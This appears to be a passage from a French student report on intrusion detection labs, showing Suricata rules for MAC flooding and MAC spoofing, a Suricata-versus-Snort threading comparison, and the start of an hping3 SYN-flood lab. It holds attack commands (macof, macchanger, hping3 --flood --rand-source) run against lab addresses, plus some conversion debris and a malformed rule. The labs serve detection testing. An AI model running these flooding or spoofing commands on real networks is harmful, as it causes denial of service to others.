    "fingerprinter": "a2:ff:1c:f4:4e:c:b2:cc:7e:5a:d6:13:e1:e2:d6:3f:76:21:b1:ea",
    "url": "api.segment.io",
    "version": "TLS 1.2",
    "inotify": "2023-02-10T23:59:59",
    "jst": 0,
    "jdy": 0
  }
}


```

Les règles ont été déclenchées et notre attaque contre mon ordinateur d'adresse de destination p de 192.168.1.15 a été capturée.

## Septième Cas:

Je vais la tester contre Mac Flooding :

Configurer une nouvelle règle :



```
GNU nano 4.8 local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.
alert udp any any -> any any (msg:"Possible MAC flooding detected"; flow:established; threshold: type threshold, track by_src, count 100, seconds 60; sid:1000001; rev:1);
```

Figure 130: configuration de la règle

Que fait cette règle ?

```
alert udp any any -> any any (msg:"Possible MAC flooding detected"; flow:established; threshold: type threshold, track by_src, count 100, seconds 60; sid:1000001; rev:1);
```

La règle fournie est conçue pour détecter d'éventuelles inondations MAC en fonction des modèles de trafic réseau. Il génère une alerte lorsque certaines conditions sont remplies. La règle recherche spécifiquement le trafic UDP depuis n'importe quelle adresse IP source et n'importe quel port source vers n'importe quelle adresse IP de destination et n'importe quel port de destination. Le mot-clé "flow : established" garantit que seuls les flux établis sont pris en compte, en filtrant le trafic non lié ou incomplet. La règle comprend un mécanisme de seuil où elle compte le nombre d'adresses IP source uniques observées dans un délai de 60 secondes. Si ce nombre dépasse 100, la règle déclenche une alerte indiquant une possible inondation MAC. La règle est identifiée par un identifiant unique (SID) et inclut un numéro de révision à des fins de version. En résumé, cette règle est destinée à aider à identifier les situations potentielles d'inondation MAC en surveillant le trafic UDP et en recherchant un nombre élevé d'adresses IP source uniques dans une période de temps spécifiée.

Ajouter ce fichier à le fichier de configuration de suricata :

```

default-rule-path: /var/lib/suricata/rules
rule-files:
  - suricata.rules
  - /etc/suricata/rules/Macflood.rules
##
## Auxiliary configuration files.
##
classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
# threshold-file: /etc/suricata/threshold.config
##
## Include other configs

```

Figure 131: l'ajout de la règle au fichier de configuration

Lancer l'attaque :

```

File Actions Edit View Help
attacker@attacker:~
$ sudo macof -i eth0
[sudo] password for attacker:
28:51:35:7f:8c:4 c3:94:f9:66:4:a 0.0.0.0.29620 > 0.0.0.0.44397: S 1808179406
:1808179406(0) win 512
33:bf:44:67:9a:2c cd:c4:a3:66:2:5b 0.0.0.0.18936 > 0.0.0.0.31182: S 520985944
:520985944(0) win 512
9a:29:36:17:23:62 3c:87:84:4:a:1:81 0.0.0.0.33897 > 0.0.0.0.52160: S 16100329
05:1610032905(0) win 512
c9:ac:af:70:5d:d7 cf:e:16:d:36:99 0.0.0.0.48223 > 0.0.0.0.54620: S 1197309514
:1197309514(0) win 512
4a:f7:5e:42:20:6 ab:f6:e3:7:e:19:e5 0.0.0.0.57966 > 0.0.0.0.37146: S 33879531
3:33879531(0) win 512
56:80:f8:3d:33:fo e:6f:e9:11:f:10 0.0.0.0.48737 > 0.0.0.0.63038: S 1228831613
:1228831613(0) win 512
a9:afee:5d:34:62 51:de:6e:3e:7d:29 0.0.0.0.16824 > 0.0.0.0.14283: S 89342733
2:89342733(0) win 512
2:ca:bc:36:16:e:9:bd:76:36:4d:f6 0.0.0.0.11234 > 0.0.0.0.54518: S 1804230707
:1804230707(0) win 512
9a:e2:30:11:c:a d3:6e:a6:5c:c3:74 0.0.0.0.60862 > 0.0.0.0.22652: S 622923373:
622923373(0) win 512
51:8d:8d:10:25:c1 27:12:87:2:9:e:ba 0.0.0.0.47366 > 0.0.0.0.44123: S 40191359:
40191359(0) win 512
5b:fd:5f:36:a3:48 69:ce:cf:4b:3c:27 0.0.0.0.57821 > 0.0.0.0.60115: S 19768882
90:1976888290(0) win 512
b:89:e:3d:82:d5 bf:6:e8:30:93:11 0.0.0.0.52962 > 0.0.0.0.47108: S 338892300:3
38892300(0) win 512

```


Figure 132:Lancement de l'attaque

Résultat du log de suricata :

# Attaque détecter.

## Huitième Cas :

Créer une règle pour détecter l'attaque du mac spoofing, une essaye :




The screenshot shows a terminal window titled "IDS - VMware Workstation 17 Player (Non-commercial use only)". The window is running on a Ubuntu system, indicated by the desktop icons on the left and the terminal prompt "ids@ubuntu: /etc/suricata". The terminal command being run is "nano 4.8 /etc/suricata/rules/DetectMacSpoof.rules". The content of the file is:

```
GNU nano 4.8      /etc/suricata/rules/DetectMacSpoof.rules
alert tp 192.168.81.129 any -> any any (msg:"MAC Spoof"; flow:established; content:"; offset:0; depth:1;)
```

At the bottom of the terminal, there is a message: "[ File '/etc/suricata/rules/DetectMacSpoof.rules' is unwriteable ]". Below the terminal window, a menu bar for the terminal application is visible, showing options like "Get Help", "Write Out", "Where Is", "Cut Text", "Justify", "Cur Pos", "Exit", "Read File", "Replace", "Paste Text", "To Spell", and "Go To Line".

Ajouter la règle au fichier de configuration :



The screenshot shows a terminal window titled "Activities" with a "Terminal" tab selected. The window is running on a Ubuntu system, indicated by the desktop icons on the left and the terminal prompt "ids@ubuntu: /etc/suricata". The terminal command being run is "nano 4.8 suricata.yaml". The content of the file is:

```
suricata.yaml
Modified
# See Napatech NTPL documentation other hashmodes and details on their use.
#
# This parameter has no effect if auto-config is disabled.
#
hashmode: hashStuplesorted
##
## Configure Suricata to load Suricata-Update managed rules.
##
default-rule-path: /var/lib/suricata/rules
rule-files:
  - suricata.rules
  - /etc/suricata/rules/DetectMacSpoof.rules
  - /etc/suricata/rules/Macflood.rules
##
## Auxiliary configuration files.
##

classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
# threshold-file: /etc/suricata/threshold.config
##

```

At the bottom of the terminal, a message "Modified" is displayed above the file content. Below the terminal window, a menu bar for the terminal application is visible, showing options like "Get Help", "Write Out", "Where Is", "Cut Text", "Justify", "Cur Pos", "Exit", "Read File", "Replace", "Paste Text", "To Spell", and "Go To Line".

Figure 133: l'ajout a suricata. Yaml

Lancement d'attaque :

```

└$ sudo macchanger -m 00:0c:29:95:e2:50 eth0
[sudo] password for attacker:
Current MAC: 00:0c:29:32:03:09 (VMware, Inc.)
Permanent MAC: 00:0c:29:32:03:09 (VMware, Inc.)
New MAC: 00:0c:29:95:e2:50 (VMware, Inc.)

└(attacker㉿attacker) [~]
└$ sudo macchanger -m 00:0c:29:95:e2:59 eth0
Current MAC: 00:0c:29:95:e2:50 (VMware, Inc.)
Permanent MAC: 00:0c:29:32:03:09 (VMware, Inc.)
New MAC: 00:0c:29:95:e2:59 (VMware, Inc.)

```

Figure 134: lancement du macchanger

Résultat de la détection :




Figure 135: Résultat

Pas de log !!!!!

Pourquoi ?

Suricata analyse les paquets réseau et leur contenu au niveau de la couche réseau (couche 3) et au-dessus. D'autre part, l'usurpation d'identité MAC a lieu au niveau de la couche liaison de données (couche 2) de l'architecture du réseau.

Suricata se concentre principalement sur l'étude des protocoles basés sur IP et des protocoles d'application de niveau supérieur, car il s'exécute sur des couches réseau supérieures. L'usurpation d'identité MAC n'implique pas les paquets basés sur IP que Suricata inspecte généralement, car il a lieu à une couche inférieure où les adresses MAC sont utilisées pour la communication sur le réseau local.

D'autres méthodes et technologies conçues expressément pour l'analyse de la couche 2, telles que les fonctionnalités de sécurité des ports sur les commutateurs ou la surveillance ARP (Address Resolution Protocol), fonctionneraient mieux pour identifier l'usurpation d'identité MAC.

## IV. Difference entre Suricata & Snort:

### Suricata :

Suricata est conçu avec le multithreading à l'esprit, ce qui lui permet de répartir la charge de travail sur plusieurs cœurs d'un processeur.

Sa capacité multithreading permet une évolutivité et peut fournir des améliorations de performances presque linéaires en utilisant des cœurs de processeur supplémentaires.

Si vous avez du matériel avec plusieurs processeurs/cœurs, l'outil peut être configuré pour répartir la charge de travail sur plusieurs processus en même temps.

Vous pouvez démarrer avec un seul thread et traiter les paquets un par un.

#### a) Suricata a quatre modules de thread :

**Acquisition de paquets** : responsable de la lecture des paquets du réseau.

**Décoder et diffuser la couche application** : décode les paquets et inspecte l'application.

**Détection** : compare les signatures et peut être exécuté dans plusieurs threads.

**Sorties** : dans ce module, toutes les alarmes sont traitées.

Suricata peut atteindre un débit plus élevé, ce qui le rend adapté aux réseaux à haut débit.

Il offre un traitement efficace du trafic réseau et prend en charge le traitement parallèle des paquets, améliorant ainsi ses performances.




Figure 1. Suricata threading example

Figure 136: exemple graphique du fonctionnement du module thread.

### b) Suricata runmodes :

Comme mentionné ci-dessus, Suricata a la capacité d'exécuter plusieurs threads en même temps.

Les modules de thread sont des fonctionnalités de thread spécifiques, comme le décodage ou la détection.

Un paquet peut être traité par plusieurs threads et les files d'attente sont chargées de transmettre le paquet d'un thread à un autre.

Lorsque ces trois éléments combinés fonctionnent ensemble dans le traitement des paquets, ils deviennent un mode d'exécution.

Suricata utilise les noms suivants pour ses modes d'exécution : **single**, **workers** et **autofp**

### c) Différents runmodes :

#### Workers :

En règle générale, le mode d'exécution des travailleurs est le plus performant. Dans ce mode, la carte réseau/pilote s'assure que les paquets sont correctement équilibrés sur les threads de traitement de Suricata. Chaque thread de traitement de paquets contient alors le pipeline de paquets complet.




Figure 137: Architecture des workers

#### Autofp :

Pour le traitement des fichiers PCAP, ou dans le cas de certaines configurations IPS (comme NFQ), autofp est utilisé. Ici, il y a un ou plusieurs threads de capture, qui capturent le paquet et effectuent le décodage du paquet, après quoi il est transmis aux threads de travail du flux.




Figure 138: single capture




Figure 139: multiple capture

### Single :

Enfin, le mode d'exécution unique est identique au mode de travail, mais il n'y a qu'un seul thread de traitement de paquets. Ceci est utile lors du développement




Figure 140: Architecture en mode single

## Snort :

Snort, d'autre part, utilise principalement une architecture à un seul thread, connue sous le nom de mode "mono".




Figure 141: mono-thread du snort

La conception à thread unique de Snort peut limiter son évolutivité et ses performances sur les systèmes à plusieurs coeurs.

Bien que Snort puisse toujours fournir une détection d'intrusion efficace, il peut être plus adapté aux réseaux plus petits ou aux volumes de trafic inférieurs.

Snort a été largement adopté et possède une large communauté d'utilisateurs, qui a contribué à ses vastes ensembles de règles et à son soutien communautaire.




Figure 142: Architecture SNORT

Cependant, il y a quelques raisons pour lesquelles le filage unique de Snort peut être considéré comme avantageux :

**Simplicité :** la conception à un seul thread de Snort est relativement simple et plus facile à comprendre et à entretenir. Il permet un développement de règles plus simple et réduit la complexité associée à la gestion de systèmes multithreads.

**Prévisibilité** : avec une architecture monothread, le traitement des données de Snort est plus prévisible et déterministe. Il suit un chemin d'exécution linéaire, ce qui peut faciliter l'analyse et le dépannage du comportement et des performances des règles.

**Ordre des règles** : Snort traite les règles dans un ordre spécifique, suivant l'ordre des règles défini par l'utilisateur. Ce traitement séquentiel peut être bénéfique dans les scénarios où l'ordre d'évaluation des règles est critique, permettant un contrôle précis du flux d'exécution des règles.

**Performances des règles** : la nature monothread de Snort permet aux règles d'être hautement optimisées pour l'exécution dans un seul thread. Cela peut conduire à un traitement efficace des règles et potentiellement à de meilleures performances pour certains types de règles.

## Chapitre 3 : Implémentation et détection de nos attaques avec snort & suricata :

### 1. Attaques de couche Transport :

#### Lab 1 : Attaque Spoofing d'adresse IP

##### a) *Implémentation de l'attaque :*

- Scenario : On a la machine attaquante qui a l'adresse "192.168.56.101" qui va faire une attaque de TCP SYN FLOOD à le serveur avec l'adresse 192.168.56.105.




Figure 143. Topologie

- l'état de serveur avant l'attaque :




Figure 144.état avant l'attaque

• **hping3 -c 100000 -d 100000 -S -p 135 –flood –rand-source 192.168.56.105** : hping3 est utilisée pour lancer une attaque de déni de service (DoS) contre une machine cible ayant l'adresse IP 192.168.56.105 en utilisant le protocole TCP sur le port 135.

Voici ce que signifie chaque option de la commande :

**"-c 100000"** : envoie 100 000 paquets TCP à la machine cible.


**"-d 100000"** : définit la taille de la charge utile du paquet TCP à 100 000 octets.

**"-S"** : définit le drapeau SYN TCP, ce qui signifie que le paquet est utilisé pour initier une connexion.

**"-p 135"** : définit le numéro de port TCP à utiliser, qui est le port 135 pour les services RPC (Remote Procedure Call) sur les systèmes Windows.

**"–flood"** : envoie les paquets aussi rapidement que possible, sans attendre de réponse

**"-rand-source"** : utilise des adresses IP sources aléatoires pour chaque paquet envoyé, afin de rendre l'attaque plus difficile à tracer.



A screenshot of a terminal window titled "kali@kali: ~". The window has a standard OS X style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal itself shows the following command being run:

```
(kali㉿kali)-[~]
$ sudo hping3 -c 100000 -d 100000 -S -p 135 --flood --rand-source 192.168.56.105
[sudo] password for kali:
HPING 192.168.56.105 (eth0 192.168.56.105): S set, 40 headers + 34464 data bytes
hping in flood mode, no replies will be shown
```

Figure 145.commande hping3

- l'état de serveur après l'attaque.

